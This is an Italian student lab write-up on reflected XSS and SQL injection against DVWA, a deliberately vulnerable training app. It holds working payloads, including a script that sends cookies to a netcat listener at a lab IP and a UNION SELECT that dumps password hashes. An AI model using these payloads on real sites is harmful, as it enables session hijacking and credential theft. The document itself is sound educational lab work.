


Pratica S6L2

Una vulnerabilità XSS reflected si verifica quando un sito prende un dato che gli fornisci (ad esempio, qualcosa che scrivi in un campo o che metti nell'URL) e te lo rimanda indietro nella pagina senza controllare cosa hai scritto. Se scrivi del codice, come uno script, il sito lo manda al browser, e il browser lo esegue. Questo permette ad un attaccante di inserire del codice malevolo, come JavaScript, che viene eseguito direttamente nel browser della vittima.

Esempi d XSS reflected


```
<script>alert('Vulnerabilità!');</script>
```

Con questo script facciamo uscire a schermo un alert con scritto "Vulnerabilità!"



```
<script>document.location='http://192.168.50.100:8888/?cookie='+document.cookie;</script>
```

Con questo script captiamo con nmap i cookie di chi clicca sul link




The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Reflected Cross Site Scripting (XSS)' vulnerability. At the top is the DVWA logo. Below it, the title 'Vulnerability: Reflected Cross Site Scripting (XSS)' is displayed. The main form area contains the text 'What's your name?' followed by a text input field and a 'Submit' button. The input field contains the payload: `!='+document.cookie;</script>`.

```
(kali㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 37024
GET /?cookie=security=low;%20PHPSESSID=9e9287e8e25bfaf9d7d07b09ce831a05 HTTP/1.1
Host: 192.168.50.100:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
<script>window.location='https://hwupgrade.it';</script>
```

Questo invece reindirizza l'utente alla pagina indicata nello script




The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Reflected Cross Site Scripting (XSS)' vulnerability. At the top is the DVWA logo. Below it, the title 'Vulnerability: Reflected Cross Site Scripting (XSS)' is displayed. The main form area contains the text 'What's your name?' followed by a text input field and a 'Submit' button. The input field contains the payload: `'https://hwupgrade.it';</script>`.

La SQL Injection è una vulnerabilità che permette a chi attacca di inserire comandi SQL pericolosi in un'applicazione web, usando input dell'utente come nei moduli di login o ricerca. Così facendo, l'attaccante può manipolare il database, accedere a dati sensibili, modificarli o eliminarli. Per evitare questo tipo di attacco, si usano query sicure (parametrizzate) e si controlla bene quello che l'utente inserisce nei moduli.

Esempi di SQL Injection

' OR '1'='1

Questo codice mi restituisce tutti gli utenti registrati nel database



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title is "Vulnerability: SQL Injection". Under the "User ID:" label, there is a text input field containing the payload "' OR '1'='1" and a "Submit" button. Below the input field, the output of the query is displayed in red text, showing a list of users from the database:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown


ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

' UNION SELECT user,password FROM dvwa.users#

Con questo codice viene generata la lista di utenti con relative password



The screenshot shows the DVWA interface. The title is "Vulnerability: SQL Injection". Under the "User ID:" label, there is a text input field containing the payload "' UNION SELECT user,password FROM dvwa.users#" and a "Submit" button. Below the input field, the output of the query is displayed in red text, showing a list of users with their passwords:

```
ID: ' UNION SELECT user,password FROM dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```